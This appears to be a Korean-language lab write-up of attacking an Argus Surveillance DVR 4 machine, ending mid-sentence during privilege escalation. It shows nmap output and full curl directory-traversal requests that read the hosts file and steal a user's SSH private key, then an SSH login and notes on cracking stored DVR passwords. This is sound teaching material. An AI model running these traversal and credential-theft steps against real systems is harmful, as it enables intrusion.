Machine IP : 192.168.192.179
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
포트 스캔
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
|_  384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
8080/tcp  open  http-proxy
|_http-title: Argus Surveillance DVR
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]     | fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Connection: Keep-Alive
|     Keep-Alive: timeout=15, max=4
|     Content-Type: text/html
|     Content-Length: 985
|     <HTML>
|     <HEAD>
|     <TITLE>
|     Argus Surveillance DVR
|     </TITLE>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
|     <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
|     <frameset frameborder="no" border="0" rows="75,*,88">
|     <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" mar
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at ht
tps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.95%I=7%D=5/1%Time=69F3FB45%P=aarch64-unknown-linux-gnu
SF:%r(GetRequest,451,"HTTP/1\.1\x20200\x20OK\r\nConnection:\x20Keep-Alive\
SF:r\nKeep-Alive:\x20timeout=15,\x20max=4\r\nContent-Type:\x20text/html\r\
SF:nContent-Length:\x20985\r\n\r\n<HTML>\r\n<HEAD>\r\n<TITLE>\r\nArgus\x20
SF:Surveillance\x20DVR\r\n</TITLE>\r\n\r\n<meta\x20http-equiv=\"Content-Ty
SF:pe\"\x20content=\"text/html;\x20charset=ISO-8859-1\">\r\n<meta\x20name=
SF:\"GENERATOR\"\x20content=\"Actual\x20Drawing\x206\.0\x20\(http://www\.p
SF:ysoft\.com\)\x20\[PYSOFTWARE\]\">\r\n\r\n<frameset\x20frameborder=\"no\
SF:"\x20border=\"0\"\x20rows=\"75,\*,88\">\r\n\x20\x20<frame\x20name=\"Top
SF:\"\x20frameborder=\"0\"\x20scrolling=\"auto\"\x20noresize\x20src=\"Came
SF:rasTopFrame\.html\"\x20marginwidth=\"0\"\x20marginheight=\"0\">\x20\x20
SF:\r\n\x20\x20<frame\x20name=\"ActiveXFrame\"\x20frameborder=\"0\"\x20scr
8080 포트에서 Argus Surveillance DVR 서비스 실행중임
help → about the program 접속하면 4버전을 사용중인 것을 알 수 있음
http://192.168.192.179:8080/About.html

Argus Surveillance DVR 4버전은 - Directory Traversal 취약점이 있음 https://www.exploit-db.com/exploits/45296
windows/system32/drivers/etc/hosts 다운로드 성공
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.192.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem32%2Fdrivers%2Fetc%2Fhosts&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
계정은 viewer, Administrator 존재함

curl "http://192.168.192.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F../../../../../../../../../../../../../../../../../../../../../../../Users/viewer/.ssh/id_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD=" 실행해 viewer/.ssh/id_rsa 키 파일 다운로드
chmod 600 id_rsa 설정
ssh -i id_rsa viewer@192.168.192.179 접속
local.txt 플래그 획득

권한 상승
[misconfiguration 또는 exploit] 요약
Argus Surveillance DVR 4.0 - Weak Password Encryption 익스플로잇으로 패스워드를 크랙할 수 있음 https://www.exploit-db.com/exploits/50130
C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini 접근

마지막 문자가 특수문자여서 크래킹되지 않음

구글링 결과, 특수문자까지 크래킹하는 